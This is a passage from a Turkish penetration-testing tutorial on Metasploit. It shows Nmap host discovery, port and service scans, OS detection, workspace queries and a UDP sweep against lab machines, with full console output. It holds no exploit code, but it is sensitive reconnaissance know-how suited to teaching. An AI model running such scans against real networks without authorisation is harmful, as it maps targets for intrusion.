RHOSTS => 192.168.1.20-30

msf auxiliary(udp_sweep) > run -h
Usage: run [options]

Launches an auxiliary module.

OPTIONS:

  -a <opt> The action to use. If none is specified, ACTION is used.
```

```
-h      Help banner.
-j      Run in the context of a job.
-o <opt> A comma separated list of options in VAR=VAL format.
-q      Run the module in quiet mode with no output
```

```
msf auxiliary(udp_sweep) > run -j
[*] Auxiliary module running as background job
```

```
msf auxiliary(udp_sweep) > jobs
```

Jobs

====

Id	Name
--	----
0	Auxiliary: scanner/discovery/udp_sweep

```
msf auxiliary(udp_sweep) > jobs -h
```

Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

```
-K      Terminate all running jobs.
-h      Help banner.
-i <opt> Lists detailed information about a running job.
-k <opt> Terminate the specified job name.
-l      List all running jobs.
-v      Print more detailed info. Use with -i and -l
```

```
msf auxiliary(udp_sweep) > jobs -K
```

Stopping all jobs...

Modül Çalışması Esnasında İşlerin Yönetimi

## 3 Güvenlik Denetimi Adımları

### 3.1 Bilgi Toplama Aşaması

#### 3.1.1 Nmap Kullanarak Ağ Haritalama

Nmap güvenlik tarama aracı, Fyodor tarafından geliştirilmeye başlanmış ve sonrasında birçok geliştiricinin de katkısıyla önemli özellikler kazanmış bir ağ haritalama yazılımıdır. Nmap'in gelişmiş özelliklerinin arasında; ileri düzey port tarama seçenekleri, işletim sistemi saptama ve NSE (Nmap Scripting Engine) ile güvenlik testleri hazırlanabilmesi yer almaktadır.

Metasploit Framework üzerinde kullanılabilen **db\_import** komutu ile Nmap'in XML çıktılarını çalışma alanına aktarmak, **db\_nmap** komutu ile sistemde yüklü bulunan Nmap'i doğrudan parametrelerle çalıştırarak sonuçları çalışma alanına aktarmak mümkündür. Kullanılacak parametreler ve yapılabilecek işlemlerin tamamı Nmap'in sistemde yüklü olan sürümü için olmalıdır, Metasploit Framework sadece parametreleri aktarır ve sonuçları çalışma alanına taşır.

Nmap ile yapılabilecek olan aktif sistem taraması, port tarama, işletim sistemi saptama ve hazır testlerin kullanımı işlemleri, daha detaylı olarak yardım dosyalarından alınabilir. Bu bölümde Nmap'in temel kullanım örnekleri ve sıkça kullanımı gerekebilecek seçenekler gösterilecektir.

Bir güvenlik denetimi sürecinde, verilen kapsamda yeralan sistemleri saptamak kritik bir adımdır, seçilebilecek hatalı saptama türleri ve seçenekler kritik bir sistemi gözden kaçırmaya neden olabilir. Nmap ile aktif sistem saptama için **-sP** (Ping Scan) parametresi kullanılır, farklı ping türleri için ise **-P** ile başlayan parametreler verilir. Standart ping taraması için ICMP protokolü kullanılır; ICMP tipi seçiminde **-PE** Echo için, **-PP** Timestamp için ve **-PM** NetMask için kullanılır. Eğer **-sP** sonrasında bir parameter kullanılmazsa; varsayılan aktif sistem taraması yerel ağ için ARP taraması, ICMP Echo isteği ve TCP paketleri sırayla kullanılır.

TCP protokolü ile aktif sistemleri saptamak için, farklı bayraklarla paketler gönderilebilir ve alınacak her türlü paket cevap kabul edilir. Hangi bayrakları içeren paket hazırlanacaksa, o bayrağın ilk harfini içeren **-PS**, **-PA**, **-PSA** parametreleri ile TCP ping taraması yapılabilir. Sonrasında port numaraları vererek TCP isteğinin gönderileceği portları da belirtmek gerekecektir.




```
msf > db_nmap -sP -n -PS80,443,21,23 192.168.1.30-40
[*] Nmap: Starting Nmap 5.21 ( http://nmap.org ) at 2012-07-14 14:13 EEST
[*] Nmap: Nmap scan report for 192.168.1.31
[*] Nmap: Host is up (0.00057s latency).
[*] Nmap: MAC Address: 00:0C:29:E6:35:DC (VMware)
[*] Nmap: Nmap scan report for 192.168.1.32
[*] Nmap: Host is up (0.00051s latency).
[*] Nmap: MAC Address: 00:0C:29:DC:38:09 (VMware)
[*] Nmap: Nmap done: 11 IP addresses (2 hosts up) scanned in 0.22 seconds
```

#### Nmap ile Aktif Sistemlerin Saptanması

Aktif sistemlerin saptanması sonrasında atılması gereken analiz adımları; hedeflerin aktif servislerinin bulunması, servisleri kullanan yazılımların saptanması, işletim sistemlerinin ve yama seviyelerinin saptanmasıdır. Ayrıca Nmap'in yardımcı testleri aracılığıyla sistemlerden, sonraki adımlarda yardımcı olabilecek veriler elde edilebilir. Hedeflerin açık portlarının saptanması için TCP ve UDP port taraması yapılabilir; UDP taraması sadece bir tür paket gönderiminden ibarettir, ancak TCP port taramasında gönderilecek paketlerde farklı bayraklar kullanarak farklı sonuçlar almak mümkündür.

TCP protokolünün en önemli özelliği, 3 yollu el sıkışma olarak bilinen oturum açma özelliğidir. Bir sisteme bağlanmak isteniyorsa, sistem TCP paketine SYN bayrağı ile sıra numarası (ISN 1) koyar ve hedef sisteme gönderir. Hedef sistemden SYN bayrağına ek olarak ACK bayrağı koyulmuş ve yeni sıra numarası (ISN 2) ile onay numarasını da (ISN 1 + 1) içeren paket gelir . Daha sonra ACK bayraklı ve onay numarası (ISN 2 + 1) içeren paket hedefe gönderilir ve oturumun açılması sağlanır.



TCP Oturum Açılışı

#### TCP Connect Scan (-sT)

TCP Connect taraması TCP oturum açma işlemini yapar ve oturum açıldığında bağlantıyı kapatıp portun açık olduğu bilgisini verir. Bu tarama türünün iyi yanı, oturumun açık olduğunu bire bir test etmesi ve servis engelleme saldırısı oluşmasını önlemesidir, kötü tarafı ise hedef sistemin açılan bütün oturumları kaydetmesi durumunda IP bilgisinin karşı sistemin kayıtlarında yerini almış olmasıdır. Eğer hedef sistemde TCPWrapper olarak bilinen ve IP temelli kısıtlamalar uygulayan bir servis çalışıyor ise tarama yazılımının yeteneklerine bağlı olarak portlar kapalı olarak görülebilmektedir.

**TCP SYN Scan (-sS)**

SYN taraması, TCP oturum açma işlemini yapmadan sadece SYN/ACK cevaplarını yeterli kriter olarak kabul etmektedir. Tarama sürecinde, SYN bayraklı paketi gönderme ve SYN/ACK bayraklı cevap paketi almak, sonrasında ise RST/ACK bayraklı bir paket gönderilerek oturumun açılmasının reddedilmesi sağlanmaktadır.

Portun açık olduğu sonucuna SYN/ACK bayraklı paket alındığında karar verilir. RST/ACK bayraklı paket oturumun resetlenmesi için gönderilen pakettir. Böylece oturum açılmadığından kayıtlara geçme ihtimali azalır, ancak bir güvenlik duvarı veya saldırı önleme sistemi tarafından kesinlikle farkedilecektir. Eğer RST/ACK bayraklı paket gönderilmezse karşı sistem oturumun açılmasını beklemeye devam eder. Bu şekilde, bağlantı isteğinde bulunup cevap vermeme işlemi fazlaca yapılırsa SYN Flood (SYN seli) denilen servis engelleme saldırısı oluşur ve karşı sistemin kilitlenmesine sebep olur. Yeni güvenlik duvarlarının oturum açmada bekleme süresi sınırı koyarak bunu önlediği ve bütün saldırıların kaydını tuttuğu da unutulmamalıdır.

**TCP ACK Scan (-sA)**

ACK bayraklı tarama ile onaylanmış bir oturum gibi gönderilen paketler kullanarak güvenlik duvarlarının oturum takibi yeteneklerinin istismarı hedeflenmektedir. Genellikle güvenlik duvarlarının yeteneklerinin gelişmesi nedeniyle etkisiz kalmakla birlikte, ağ cihazları üzerindeki kısıtlı özelliklere sahip güvenlik duvarlarında etkili olabilmektedir. Oturum takip analizi, işletim sistemi analizi gibi kullanım alanları bulunmaktadır.

**UDP Scan (-sU)**

Bu teknik hedef porta UDP paketi gönderilerek kapalı olan porttan "ICMP port unreachable" mesajının alınması temeline dayanır. Birçok UDP servisinin geçerli veri içermeyen UDP paketlerini göz ardı ettiği dikkate alınmalıdır. UDP temelli taramaların verimi, bir filtreleme cihazının bulunduğu ortamlarda çok düşüktür; sadece paket alınamaması temelli bir taramada cevap alınamayacağı için tüm portlar açık sayılacaktır.

\* Metasploit Framework üzerinde UDP tarama modülleri aracılığıyla işlevsel UDP paketleri göndererek aktif sistem taraması yapmak çok daha verimli sonuçlar çıkaracaktır. Belirtilen modüllerin göndermekte oldukları UDP paketlerinin içeriği, geçerli servis sorgulama verileri içermekte olduğu için servis erişilebilir ise cevap alınacaktır.

## **İşletim Sistemi Saptama (-O)**

Hedef sistemlerin işletim sistemleri güvenlik açıklarının saptanmasında ve kullanılmasında kritik önem arz etmektedir. Aynı uygulama farklı işletim sistemlerinde farklı güvenlik açıkları içerebilmektedir. Ayrıca bir açığın kullanımı sonucunda sistemde çalıştırılması planlanan kodlar içinde işletim sistemi konusunda yeterli bilgiye ulaşılmış olmalıdır. Birkaç yöntem kullanılarak hedef sistemlerin işletim sistemleri saptanabilmektedir, sıklıkla kullanılan yöntemler açılış/karşılama/hata mesajı yakalama, Aktif TCP parmakizleri saptama, Pasif TCP parmakizleri saptama ve ICMP kullanarak işletim sistemi saptamadır.

## **Servis ve Parmak İzi Analizi (-sV)**

Nmap'in servislere gönderdiği test amaçlı istekler ve aldıkları cevaplardan oluşan bir parmak izi veritabanı bulunmaktadır. Veritabanındaki girdileri esas alarak, hedefin açık olduğu saptanan portlarına belirli bir sırada paketler gönderir ve hedefin verdiği cevaplar doğrultusunda servisin türünü saptar. Saptanan servis türü bazı durumlarda sadece yazılım türü iken, bilgi sızdıran bir servis ise sürüm ve yama numarası da alınabilir.

## **Nmap Betikleri ile Güvenlik Açığı Testleri (-A veya --script)**

NSE aracılığıyla hazırlanmış testler, Nmap'in saptamış olduğu aktif servislere ek analizler yapılmasını sağlar. Testlerin amacı servisten ek bilgi almak, sürüm detayı almak, bilgi sızdırmak, bir güvenlik açığını araştırmak veya toplu bilgi alımı sağlamak olabilmektedir. Nmap'in test veritabanı hergün yenilenmekte ve büyümektedir, bu doğrultuda yapılacak bir analizde tüm testleri çalıştırmak veya belirli bir testi çalıştırmak ta mümkündür.

## **Port Seçenekleri (-F, -p80-443,445,5000)**

TCP ve UDP protokolleri üzerinde çalışmakta olan servislerin saptanabilmesi için port aralıklarının da doğru biçimde aktarılması gerekmektedir. Bir güvenlik denetimi sürecinde herhangi bir servisin gözden kaçmaması için 65535 portun tamamının denetlenmesi gerekmektedir. Ancak özel durum analizi, belirli bir sistem veya güvenlik açığı analizinde, sadece hedeflenen portların taranması da mümkündür. Nmap port aralığı verilmezse varsayılan servis listesindeki portları tarar, **-F** ile daha fazla portu taraması istenebilir veya özel port tanımlaması **-p80-443,445,5000** seçeneği gibi yapılabilir.

Nmap'in genel kullanım komutları ve seçenekleri dışında, özel durumlar veya güvenlik teknolojilerini atlatmak için kullanılabilecek ek seçenekleri de vardır. Bu tür seçenekler ileri düzey güvenlik denetimi yapılacağı zaman gerekli olabilmekte, elde edilecek çıktılar ile sistemlerin saptanamayan servislerinin saptanması veya güvenlik teknolojilerinin analizi de yapılabilmektedir.

Örnek bir servis analizi için aşağıdaki örnek hazırlanmıştır; iki hedef sistem üzerinde çok sayıda port ve servis etkin durumdadır. Denetim esnasında hızlı bir TCP port taraması ve servis analizi istenmiş, ayrıca işletim sistemi saptama ile Nmap testlerinin de çalışması yapılması için ek parametreler verilmiştir.

```
msf > db_nmap -sS -sV -O -A -n -F 192.168.1.30-40
[*] Nmap: Starting Nmap 5.21 ( http://nmap.org ) at 2012-07-14 14:46 EEST
[*] Nmap: Nmap scan report for 192.168.1.31
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 82 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: |_smtp-commands: EHLO metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_html-title: Metasploitable2 - Linux
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: | rpcinfo:
[*] Nmap: | 100000 2      111/udp  rpcbind
[*] Nmap: | 100003 2,3,4  2049/udp nfs
[*] Nmap: | 100024 1      51874/udp status
[*] Nmap: | 100005 1,2,3  59607/udp mountd
[*] Nmap: | 100021 1,3,4  60933/udp nlockmgr
[*] Nmap: | 100000 2      111/tcp  rpcbind
[*] Nmap: | 100003 2,3,4  2049/tcp nfs
[*] Nmap: | 100021 1,3,4  47498/tcp nlockmgr
[*] Nmap: | 100024 1      53938/tcp status
[*] Nmap: |_100005 1,2,3  60465/tcp mountd
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  shell?
[*] Nmap: 2049/tcp   open  rpcbind
```

```

[*] Nmap: 2121/tcp open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: | mysql-info: Protocol: 10
[*] Nmap: | Version: 5.0.51a-3ubuntu5
[*] Nmap: | Thread ID: 8
[*] Nmap: | Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure
Connection
[*] Nmap: | Status: Autocommit
[*] Nmap: | _Salt: ,_|sJVS{2'kf=@geGq%`
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB
[*] Nmap: 5900/tcp open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11          (access denied)
[*] Nmap: 8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
[*] Nmap: SF-Port514-TCP:V=5.21%I=7%D=7/14%Time=50015BFB%P=x86_64-unknown-linux-gnu%
[*] Nmap: SF:r(NULL,33,"\\x01getnameinfo:\\x20Temporary\\x20failure\\x20in\\x20name\\x20re
[*] Nmap: SF:solution\\n");
[*] Nmap: MAC Address: 00:0C:29:E6:35:DC (VMware)
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ ).
[*] Nmap: TCP/IP fingerprint:
[*] Nmap: OS:SCAN(V=5.21%D=7/14%OT=21%CT=7%CU=34755%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM=50
[*] Nmap: OS:015C17%P=x86_64-unknown-linux-gnu)SEQ(SP=C0%GCD=1%ISR=CB%TI=Z%CI=Z%II=I%
[*] Nmap: OS:TS=7)OPS(O1=M5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5
[*] Nmap: OS:=M5B4ST11NW5%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=
[*] Nmap: OS:16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=0%
[*] Nmap: OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=0%A=S+%F=AS%O=M5B4ST1
[*] Nmap: OS:1NW5%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=4
[*] Nmap: OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
[*] Nmap: OS:Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=16
[*] Nmap: OS:4%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Name: WORKGROUP\Unknown
[*] Nmap: |_ System time: 2012-07-14 14:46:26 UTC-4
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1    0.48 ms 192.168.1.31
[*] Nmap: Nmap scan report for 192.168.1.32
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 91 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 25/tcp    open  smtp          Microsoft ESMTP 6.0.2600.2180
[*] Nmap: 80/tcp    open  http          Microsoft IIS webserver 5.1
[*] Nmap: |_html-title: \xC7a1\xFD\xFEmalar S\xFCr\xFCyor
[*] Nmap: 135/tcp   open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn

```

```
[*] Nmap: 443/tcp open  https?
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  msrpc      Microsoft Windows RPC
[*] Nmap: 1433/tcp open  ms-sql-s   Microsoft SQL Server 2000 8.00.766; SP3a
[*] Nmap: 3389/tcp open  microsoft-rdp Microsoft Terminal Service
[*] Nmap: MAC Address: 00:0C:29:DC:38:09 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: HacmeOne; OS: Windows
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: HACMEONE, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:dc:38:09
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   Name: HACME\HACMEONE
[*] Nmap: |_ System time: 2012-07-14 14:46:30 UTC+3
[*] Nmap: |_smbv2-enabled: Server doesn't support SMBv2 protocol
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1      0.50 ms 192.168.1.32
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 11 IP addresses (2 hosts up) scanned in 28.27 seconds
```

#### Nmap ile Port Taraması ve Servis Analizi

Nmap'in istenen seçenekler ile çalıştırılması sonrasında oluşan sonuçlar çalışma alanına aktarılmış olmalıdır. Çalışma alanında sistemler, servisler ve bilgiler bölümleri incelendiğinde sonuçları da görmek mümkün olacaktır. Sistemler ve servisler üzerinde, belirli bir kelime veya etiketle arama da yapılabilmektedir.

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: address, arch, comm, comments, created_at, exploit_attempt_count,
host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_name, os_sp,
purpose, scope, service_count, state, updated_at, virtual_host, vuln_count
```

```
msf > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose
192.168.1.31	00:0C:29:E6:35:DC		Linux	Ubuntu		server
192.168.1.32	00:0C:29:DC:38:09		Microsoft Windows	2003		device

```
msf > hosts -S win
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose
192.168.1.32	00:0C:29:DC:38:09		Microsoft Windows	2003		device

Çalışma Alanındaki Sistemlerin Görüntülenmesi

```
msf > services -h
```

```
Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]
```

```
-a,--add          Add the services instead of searching
-d,--delete       Delete the services instead of searching
-c <col1,col2>    Only show the given columns
-h,--help         Show this help information
-s <name1,name2>  Search for a list of service names
-p <port1,port2>  Search for a list of ports
-r <protocol>     Only show [tcp|udp] services
-u,--up           Only show services which are up
-o <file>         Send output to a file in csv format
-R,--rhosts       Set RHOSTS from the results of the search
-S,--search       Search string to filter by
```

```
Available columns: created_at, info, name, port, proto, state, updated_at
```

```
msf > services
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.1.31	21	tcp	ftp	open	vsftpd 2.3.4
192.168.1.31	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.1.31	23	tcp	telnet	open	Linux telnetd
192.168.1.31	25	tcp	smtp	open	Postfix smtpd
192.168.1.31	53	tcp	domain	open	ISC BIND 9.4.2
192.168.1.31	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.31	111	tcp	rpcbind	open	
192.168.1.31	139	tcp	netbios-ssn	open	Samba smbd 3.X workgroup: WORKGROUP
192.168.1.31	445	tcp	netbios-ssn	open	Samba smbd 3.X workgroup: WORKGROUP
192.168.1.31	513	tcp		open	
192.168.1.31	514	tcp		open	
192.168.1.31	2049	tcp	rpcbind	open	
192.168.1.31	2121	tcp	ftp	open	ProFTPD 1.3.1
192.168.1.31	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
192.168.1.31	5432	tcp	postgresql	open	PostgreSQL DB
192.168.1.31	5900	tcp	vnc	open	VNC protocol 3.3
192.168.1.31	6000	tcp	x11	open	access denied
192.168.1.31	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
192.168.1.32	25	tcp	smtp	open	Microsoft ESMTD 6.0.2600.2180
192.168.1.32	80	tcp	http	open	Microsoft IIS webserver 5.1
192.168.1.32	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.1.32	139	tcp	netbios-ssn	open	
192.168.1.32	443	tcp		open	
192.168.1.32	445	tcp	microsoft-ds	open	Microsoft Windows XP microsoft-ds
192.168.1.32	1025	tcp	msrpc	open	Microsoft Windows RPC
192.168.1.32	1433	tcp	ms-sql-s	open	Microsoft SQL Server 2000 8.00.766; SP3a
192.168.1.32	3389	tcp	microsoft-rdp	open	Microsoft Terminal Service

```
msf > services -S sql
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.1.31	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
192.168.1.31	5432	tcp	postgresql	open	PostgreSQL DB
192.168.1.32	1433	tcp	ms-sql-s	open	Microsoft SQL Server 2000 8.00.766; SP3a

Çalışma Alanındaki Servislerin Görüntülenmesi



**msf > notes -h**

Usage: notes [-h] [-t <type1,type2>] [-n <data string>] [-a] [addr range]

-a,--add            Add a note to the list of addresses, instead of listing  
-d,--delete        Delete the hosts instead of searching  
-n,--note <data>   Set the data for a new note (only with -a)  
-t <type1,type2>   Search for a list of types  
-h,--help          Show this help information  
-R,--rhosts        Set RHOSTS from the results of the search  
-S,--search        Search string to filter by

**Examples:**

notes --add -t apps -n 'winzip' 10.1.1.34 10.1.20.41  
notes -t smb.fingerprint 10.1.1.34 10.1.20.41

**msf > notes**

[\*] Time: Sat Jul 14 11:46:31 UTC 2012 Note: host=192.168.1.31  
type=host.os.nmap\_fingerprint data={:os\_vendor=>"Linux", :os\_family=>"Linux",  
:os\_version=>"2.6.X", :os\_accuracy=>"98"}  
[\*] Time: Sat Jul 14 11:46:31 UTC 2012 Note: host=192.168.1.31 type=host.last\_boot  
data={:time=>"Sat Jul 14 13:45:36 2012"}  
[\*] Time: Sat Jul 14 11:46:31 UTC 2012 Note: host=192.168.1.31 type=host.nmap.traceroute  
data={"port"=>0, "proto"=>"", "hops"=>[{"name"=>"", "address"=>"192.168.1.31", "ttl"=>1,  
"rtt"=>0.48}]}  
[\*] Time: Sat Jul 14 11:46:32 UTC 2012 Note: host=192.168.1.32  
type=host.os.nmap\_fingerprint data={:os\_match=>"Microsoft Windows XP Professional SP2 or  
Windows Server 2003", :os\_vendor=>"Microsoft", :os\_family=>"Windows",  
:os\_version=>"2003", :os\_accuracy=>"100"}  
[\*] Time: Sat Jul 14 11:46:32 UTC 2012 Note: host=192.168.1.32 type=host.nmap.traceroute  
data={"port"=>0, "proto"=>"", "hops"=>[{"name"=>"", "address"=>"192.168.1.32", "ttl"=>1,  
"rtt"=>0.5}]}

Çalışma Alanındaki Notların Görüntülenmesi

### 3.2 Yardımcı Modüller ile Bilgi Toplama

Nmap'in yapabileceği port taraması, servis analizi, işletim sistemi saptama ve güvenlik açığı taraması işlemleri bazı durumlarda yeterli gelmeyecektir. Belirli bir servisten daha sonra kullanılmak üzere bilgi almak, UDP temelli servislerin keşfi veya servislere yönelik kullanıcı/parola analizi gibi adımlar için yardımcı modüller kullanılmalıdır.

Yardımcı modüllerin sayısı hergün artış göstermektedir, sadece haritalama amaçlı değil bir çok farklı amaçla yardımcı modül geliştirilmektedir. Veritabanlarına veya uygulama servislerine kullanıcı/parola analizi, belirli bir güvenlik açığı sonucunda hedeften özel bir bilgi alınması veya servislerin keşfinin kolaylaştırılması için çok sayıda modül kullanılabilir.

Nmap'in UDP temelli servis analizi, güvenlik duvarı veya teknolojileri olması durumunda verimli çalışmamaktadır. Bu doğrultuda geliştirilen bir yardımcı modül ile, hedef sistemlere örnek UDP istekleri içeren paketler gönderilerek cevap beklenmesi hedeflenmiştir. Sadece portun açık olup olmaması değil, servisin isteği geçerli bulması durumunda; yazılım sürüm bilgisi gibi bilgileri sunmasına ek olarak, veritabanı yapısı veya sunucu özellikleri hakkında da bilgi sızdırması mümkün olabilmektedir. Aşağıdaki örnekte, **udp\_sweep** modülü seçilmiş ve çalışma alanındaki sistemler hedef olarak tanımlanmıştır. Sonrasında eş zamanlı kaç istek gönderileceğini belirlemek üzere **THREADS** tanımı yapılmış ve modül çalıştırılmıştır.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > info

    Name: UDP Service Sweeper
    Module: auxiliary/scanner/discovery/udp_sweep
    Version: 15394
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    hdm <hdm@metasploit.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  CHOST                        no        The local client address
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS    1                yes       The number of concurrent threads

Description:
  Detect common UDP services
```

```
msf auxiliary(udp_sweep) > hosts -R
```

Hosts

=====

address	mac	name	os_name	os_flavor	os_sp	purpose
192.168.1.31	00:0C:29:E6:35:DC		Linux	Ubuntu		server
192.168.1.32	00:0C:29:DC:38:09		Microsoft Windows	2003		device

```
RHOSTS => 192.168.1.31 192.168.1.32
```

```
msf auxiliary(udp_sweep) > show options
```

Module options (auxiliary/scanner/discovery/udp\_sweep):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
CHOST		no	The local client address
RHOSTS	192.168.1.31 192.168.1.32	yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(udp_sweep) > set THREADS 10
```

```
THREADS => 10
```

```
msf auxiliary(udp_sweep) > run
```

```
[*] Sending 12 probes to 192.168.1.31->192.168.1.32 (2 hosts)
[*] Discovered Portmap on 192.168.1.31:111 (100000 v2 TCP(111), 100000 v2 UDP(111),
100024 v1 UDP(51874), 100024 v1 TCP(53938), 100003 v2 UDP(2049), 100003 v3 UDP(2049),
100003 v4 UDP(2049), 100021 v1 UDP(60933), 100021 v3 UDP(60933), 100021 v4 UDP(60933),
100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(47498),
100021 v3 TCP(47498), 100021 v4 TCP(47498), 100005 v1 UDP(59607), 100005 v1 TCP(60465),
100005 v2 UDP(59607), 100005 v2 TCP(60465), 100005 v3 UDP(59607), 100005 v3 TCP(60465))
[*] Discovered DNS on 192.168.1.31:53 (BIND 9.4.2)
[*] Discovered NTP on 192.168.1.32:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.32:1434 (tcp=1433 np=\\HACMEONE\pipe\\sql\query
Version=8.00.194 InstanceName=MSSQLSERVER IsClustered=No ServerName=HACMEONE )
[*] Discovered NetBIOS on 192.168.1.32:137 (HACMEONE:<00>:U :HACMEONE:<20>:U
:HACME:<00>:G :HACME:<1e>:G :HACME:<1d>:U :##_MSBROWSE_#:<01>:G :00:0c:29:dc:38:09)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(udp_sweep) > services -S udp
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
192.168.1.31	53	udp	dns	open	BIND 9.4.2
